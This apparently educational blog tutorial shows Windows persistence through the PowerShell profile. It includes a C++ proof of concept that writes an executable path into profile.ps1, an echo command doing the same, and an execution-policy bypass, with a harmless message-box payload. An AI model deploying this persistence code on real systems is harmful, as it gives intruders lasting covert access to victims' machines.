



05 persistence - Powershell profile



{:class="img-responsive"}

A PowerShell profile is a powershell script that allows system administrators and end users to configure their environment and perform specified commands when a Windows PowerShell session begins.

The PowerShell profile script is stored in the folder `WindowsPowerShell`:



{:class="img-responsive"}

Let's add the following code to a to the current user's profile file, that will be performed whenever the infected user enters a powershell console:

```
Z:\2022-09-20-malware-pers-11\hack.exe
```

I will demonstrate everything with a practical example and you will understand everything.

practical example

Firstly, create our "malicious" file:

```
/*
hack.cpp
evil app for windows
persistence via powershell profile
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR
lpCmdLine, int nCmdShow) {
    MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}
```

As usually it is just "meow-meow" messagebox.


Compile it:

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -f
no-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
$ ls -lt
total 916
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 20 08:06 hack.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 912896 Sep 20 04:05 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 1344 Sep 20 04:05 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 381 Sep 19 12:58 hack.cpp
```

{:class="img-responsive"}

And we can run at victim machine for checking correctness:



PROF


{:class="img-responsive"}

Then we do this simple "trick":

```
echo Z:\2022-09-20-malware-pers-11\hack.exe >
"%HOMEPATH%\Documents\windowspowershell\profile.ps1"
```


And finally, run powershell:

```
powershell -executionpolicy bypass
```



PROF

{:class="img-responsive"}



{:class="img-responsive"}

As you can see, our malicious logic executed as expected and powershell is the parent process of our messagebox. =^..^=

I created a simple PoC code to automate this process:

```
/*
pers.cpp
windows persistence via Powershell profile
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/09/20/malware-pers-11.html
*/
#include <windows.h>
```

```

#include <stdio.h>
#include <strsafe.h>
#include <iostream>

int main(int argc, char* argv[]) {
    char path[MAX_PATH];
    char *homepath = getenv("USERPROFILE");
    char pspath[] = "\\Documents\\windowspowershell";
    char psprofile[] = "\\profile.ps1";
    char evil[] = "Z:\\2022-09-20-malware-pers-11\\hack.exe";
    DWORD evilLen = (DWORD)strlen(evil);

    StringCchCopy(path, MAX_PATH, homepath);
    StringCchCat(path, MAX_PATH, pspath);
    BOOL wd = CreateDirectoryA(path, NULL);
    if (wd == FALSE) {
        printf("unable to create dir: %s\n", path);
    } else {
        printf("successfully create dir: %s\n", path);
    }

    StringCchCat(path, MAX_PATH, psprofile);
    HANDLE hf = CreateFile(
        path,
        GENERIC_WRITE,
        0,
        NULL,
        CREATE_NEW,
        FILE_ATTRIBUTE_NORMAL,
        NULL
    );

    if (hf == INVALID_HANDLE_VALUE) {
        printf("unable to create file: %s\n", path);
    } else {
        printf("successfully create file: %s\n", path);
    }

    BOOL wf = WriteFile(hf, evil, evilLen, NULL, NULL);
    if (wf == FALSE) {
        printf("unable to write to file %s\n", path);
    } else {
        printf("successfully write to file evil path: %s\n", evil);
    }

    CloseHandle(hf);
    return 0;
}

```


PROF

The logic is simple, this script just create profile folder if not exists, then create profile file and update it.

demo

Let's go to see everything in action. Compile our PoC:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

A terminal window showing the compilation of a C++ file and a subsequent directory listing. The prompt is (cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-20-malware-pers-11]. The first command is \$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive. The second command is \$ ls -lt, which lists files: total 916, -rwxr-xr-x 1 cocomelonc cocomelonc 912896 Sep 20 08:07 pers.exe, -rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 20 08:06 hack.exe, -rw-r--r-- 1 cocomelonc cocomelonc 1344 Sep 20 04:05 pers.cpp, and -rw-r--r-- 1 cocomelonc cocomelonc 381 Sep 19 12:58 hack.cpp.

```
(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocomelonc@kali) - [~/hacking/cybersec_blog/2022-09-20-malware-pers-11]
$ ls -lt
total 916
-rwxr-xr-x 1 cocomelonc cocomelonc 912896 Sep 20 08:07 pers.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 14848 Sep 20 08:06 hack.exe
